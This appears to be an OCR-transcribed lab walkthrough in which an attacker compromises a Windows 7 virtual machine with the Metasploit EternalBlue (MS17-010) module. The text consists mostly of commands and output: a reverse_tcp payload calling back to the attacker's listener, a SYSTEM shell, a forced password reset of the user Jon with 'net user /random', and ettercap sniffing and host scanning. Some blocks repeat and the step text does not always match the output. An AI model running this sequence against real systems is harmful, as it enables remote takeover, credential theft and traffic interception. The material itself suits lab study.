       =[ metasploit v6.2.29-dev                          ]
+ -- --=[ 2271 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Set the current module's RHOSTS with
database values using hosts -R or services
-R
Metasploit Documentation: https://docs.metasploit.com/

msf6 > msfconsole
[-] msfconsole cannot be run inside msfconsole
msf6 > msf 6 > search ms1
```




```
         ,kOl'M.OOOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.2.29-dev                          ]
+ -- --=[ 2271 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Set the current module's RHOSTS with
database values using hosts -R or services
-R
Metasploit Documentation: https://docs.metasploit.com/

msf6 > msfconsole
[-] msfconsole cannot be run inside msfconsole
msf6 > msf 6 > search ms17-010
[-] Unknown command: msf
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Wi
ndows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSyn
ergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSyn
ergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execu
tion


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 >
```


Step 4: Obtaining the password to open the windows.




```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framewo
                                             rk/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affect
                                             s Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 tar
                                             get machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Wi
                                             ndows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target
                                             machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Serv
                                             er 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```




```
Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -Pn -p 445 192.168.200.131 --script smb-vuln-ms17-010.nse
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-26 02:12 EST
Nmap scan report for 192.168.200.131
Host is up (0.0017s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:8C:F7:E0 (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds

┌──(kali㉿kali)-[~]
└─$ 
```



```
[*] 192.168.200.131:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.200.131:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64
 (64-bit)
[*] 192.168.200.131:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.200.131:445 - The target is vulnerable.
[*] 192.168.200.131:445 - Connecting to target for exploitation.
[+] 192.168.200.131:445 - Connection established for exploitation.
[+] 192.168.200.131:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.200.131:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.200.131:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.200.131:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.200.131:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.200.131:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.200.131:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.200.131:445 - Sending all but last fragment of exploit packet
[*] 192.168.200.131:445 - Starting non-paged pool grooming
[+] 192.168.200.131:445 - Sending SMBv2 buffers
[+] 192.168.200.131:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.200.131:445 - Sending final SMBv2 buffers.
[*] 192.168.200.131:445 - Sending last fragment of exploit packet!
[*] 192.168.200.131:445 - Receiving response from exploit packet
[+] 192.168.200.131:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.200.131:445 - Sending egg to corrupted connection.
[*] 192.168.200.131:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 192.168.200.131
[+] 192.168.200.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.200.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.200.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Command shell session 1 opened (192.168.200.133:4444 → 192.168.200.131:49158) at 2023-01-26 02:33:19 -0500


Shell Banner:
Microsoft Windows [Version 6.1.7601]
_____


C:\Windows\system32>
```




```
[+] 192.168.200.131:445 - The target is vulnerable.
[*] 192.168.200.131:445 - Connecting to target for exploitation.
[+] 192.168.200.131:445 - Connection established for exploitation.
[+] 192.168.200.131:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.200.131:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.200.131:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.200.131:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.200.131:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.200.131:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.200.131:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.200.131:445 - Sending all but last fragment of exploit packet
[*] 192.168.200.131:445 - Starting non-paged pool grooming
[+] 192.168.200.131:445 - Sending SMBv2 buffers
[+] 192.168.200.131:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.200.131:445 - Sending final SMBv2 buffers.
[*] 192.168.200.131:445 - Sending last fragment of exploit packet!
[*] 192.168.200.131:445 - Receiving response from exploit packet
[+] 192.168.200.131:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.200.131:445 - Sending egg to corrupted connection.
[*] 192.168.200.131:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 192.168.200.131
[+] 192.168.200.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.200.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.200.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Command shell session 1 opened (192.168.200.133:4444 → 192.168.200.131:49158) at 2023-01-26 02:33:19 -0500


Shell Banner:
Microsoft Windows [Version 6.1.7601]
_____


C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```




```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>net user Jon/random
net user Jon/random
The syntax of this command is:

NET USER
[username [password | *] [options]] [/DOMAIN]
         username {password | *} /ADD [options] [/DOMAIN]
         username [/DELETE] [/DOMAIN]
         username [/TIMES:{times | ALL}]


C:\Windows\system32>net user Jon/random
net user Jon/random
The syntax of this command is:

NET USER
[username [password | *] [options]] [/DOMAIN]
         username {password | *} /ADD [options] [/DOMAIN]
         username [/DELETE] [/DOMAIN]
         username [/TIMES:{times | ALL}]


C:\Windows\system32>net user Jon /random
net user Jon /random
Password for Jon is: IxB:VByn

The command completed successfully.


C:\Windows\system32>
```

Step 5: Selecting Unified Sniffing under Sniff data.
Selecting the required interface. We have selected eth0 here.




```
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```

Step 6: Scanning for host, by selecting Scan for host under the Hosts menu.




Scanning the whole netmask for 255 hosts...

Step 7: It shows that 4 hosts have been added.



```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
DHCP: [00:0C:29:8C:F7:E0] REQUEST 192.168.200.131
DHCP: [192.168.200.254] ACK : 192.168.200.131 255.255.255.0 GW 192.168.200.2 DNS 192.168.200.2 "localdomain"
```

